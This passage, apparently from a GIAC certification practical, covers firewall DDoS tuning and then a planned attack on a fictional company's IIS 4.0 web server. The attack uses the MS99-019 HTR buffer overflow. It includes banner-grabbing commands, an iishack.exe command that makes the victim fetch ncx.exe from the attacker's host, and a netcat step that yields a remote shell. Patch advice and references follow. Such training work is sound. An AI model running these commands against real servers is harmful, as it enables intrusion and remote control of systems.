Similarly, the "Maximum Connections" limit should be increased from the default 5000 to 10000 or above. The tradeoff will be utilization of server resources. However with today's market rates of CPU/Memory, it is likely that the server already has the required resources to handle the larger state table and hence increasing the "Maximum Connections" limit to a higher value will not result in any performance tradeoff.

Another possible technique to minimize the impact of DdoS is to change the SYNDefender setting to "Relay Mode". In this mode, SYNDefender Gateway intercepts all connection attempts and does not pass them on to the target host till the client completes the handshake and establishes the connection. Due to the very nature of operation in this mode, SYNDefender would be much more effective in protecting the server against filling up its connection cache with flood. However, Mike Bell's design uses Checkpoint Firewall – 1 Version 4.1. Version 4.1 does not offer this functionality of "Relay Mode" and hence the firewall will have to be upgraded to NG.

IDENTIFYING THE HOST TO ATTACK

In this section I have selected the Web Servers as the target of my attack. I have selected the Web Servers because it has numerous exploits and bugs and it is easy to find those vulnerabilities using several commercial as well as free tools available on the Internet. I will borrow knowledge from Mount Ararat Blossom [10] who has described several techniques to hack web servers.

To start with I would find try to find out the information about the target host, like the Operating System, the Software used for WWW services, the Version of the WWW software and then the various vulnerabilities, which can be used for attack on the Web Server. I will use a cgi-scanner like “CIS” available at (<http://www.cerberus-infosec.co.uk/CIS-5.0.02.zip>) to scan the GIAC Network and identify the hosts running the HTTP service on port 80.

To perform this test, launch CIS Scanner (cis.exe) and select “Web Checks” option. Running “Web Checks” using “CIS” on GIAC Network tells us that http server is running on 85.10.12.68.

Next, run the command given below:

```
Telnet <85.10.12.68> 80
GET HEAD / HTTP /1.0
```

This will give the name and the version of the web server, by which it is learnt that host 85.10.12.68 is running the Microsoft Internet Information Server 4.0.

Upon searching the web for IIS4 vulnerabilities, the vulnerability called “Malformed HTR Request Vulnerability” was found on www.eeye.com and chosen to attack the GIAC Enterprises Web Server.

As described by Microsoft [11], this vulnerability could allow denial of service attacks against an IIS server or, under certain conditions, could allow arbitrary code to be run on the server. IIS supports several file types that require server-side processing. When a web site visitor requests a file of one of these types, an appropriate filter DLL processes it. Vulnerability exists in the way that .HTR, .STM and .IDC files are processed.

The vulnerability involves an unchecked buffer in the filter DLLs for these file types. This poses two threats to safe operation. The first is a denial of service threat. A malformed request for an .HTR, .STM or .IDC file could overflow the buffer, causing IIS to crash. The server would not need to be rebooted, but IIS would need to be rebooted in order to resume service. The second threat is that a carefully constructed file request could cause arbitrary code to execute on the server via a classic buffer overrun technique.

We will be using this vulnerability to upload a crafted version of netcat (hacker’s swiss army knife) onto victim server (85.10.12.68).

The Vulnerability was a buffer overflow in .HTR, .IDC and .STM files. The problem is with insufficient bounds checking of the names in the URL for .HTR .STM and .IDC files, allowing hackers to insert some backdoors to download and execute arbitrary commands on the local system as the administrator.

HOW TO ATTACK

To hack the victim (85.10.12.68), we will use iishack.exe and ncx.exe, which can be obtained from (www.technotronic.com) and also a web server running at our attacking host.

First step would be to run the web server on the attacking host and place the ncx.exe on the root directory and then run iishack.exe against the victim site (85.10.12.68).

```
C:\>iishack.exe 85.10.12.68 80 202.54.1.39 /ncx.exe
```

Where 85.10.12.68 is the IP address of victim Web server, and 202.54.1.39 is the IP address of my system (attacking host).

Then use the netcat (hacker's swiss army knife)

```
C:\>NC 85.10.12.68 80
```

The command prompt from the Victim Server (85.10.12.68) appears on my system.

```
C:\> → The command prompt of the Web Server (85.10.12.68).
```

RESULT OF ATTACK & MITIGATION

If the administrators have not applied the patch released by Microsoft [11], then this technique will succeed and thus the target host will be compromised. Mike Bell has not specified this in his design. However, we could find out if the sever is patched against this vulnerability by using a tool like Nessus. A nessus scan would most likely report that the server is adequately patched and it is not possible to exploit this vulnerability.

However, if Mike has not patched his systems against this vulnerability then we now have access to the command prompt of the web server. We can now use this access to gain access to the data on the server. This would amount to compromising the confidentiality of the system. We could also use this access to make setting changes to the system such that it could leave the system inaccessible and thus compromising the availability of the system. We could also modify the important files on the system and thus compromise the integrity of the system.

To patch against this vulnerability, a patch is available from Microsoft and can be found at [ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/ext-fix/](http://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/ext-fix/). However, it is highly unlikely that it is not already patched.

LIST OF REFERENCES

- ¹ SANS Course: "Firewalls, Perimeter Protection and VPN" – Day 3 – "Module 1 – Cisco Routers"
- ² A Step-by-Step Guide to Securing Windows 2000 for Use as an Internet Server: David S. Courington: <http://www.sans.org/rr/win2000/win2000_sec.php> (03/29/2001)
- ³ From Blueprint to Fortress: A Guide to Securing IIS 5.0 <<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/iis/depovg/securiis.asp>>
- ⁴ Syslog-NG Product Information: URL <<http://www.balabit.com/products/syslog-ng/>>
- ⁵ Building your Firewall Rule Base: Lance Spitzner <<http://www.spitzner.net/rules.html>> (01/20/2000)
- ⁶ The 60 Minute Network Security Guide Ver 1.2 (<http://nsa2.www.conxion.com/support/guides/sd-7.pdf>) (07/01/2002)
- ⁷ Checkpoint Firewall-1 Vulnerability <http://icat.nist.gov/icat.cfm?cvename=CVE-2001-1158> (07/09/2001)
- ⁸ Checkpoint Firewall-1 RDP Bypass Vulnerability: Proof of Concept <http://www.inside-security.de/fw1_rdp_pochtml>
- ⁹ CERT® Advisory CA-1999-17 Denial-of-Service Tools <<http://www.cert.org/advisories/CA-1999-17.html>> (03/03/2000)
- ¹⁰ SECURING IIS by BREAKING: Mount Ararat Blossom: <http://www.wittys.com/files/mab/iis-hacking.html> (9/15/2000)
- ¹¹ Patch Available for "Malformed HTR Request" Vulnerability: Microsoft Corp: <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS99-019.asp>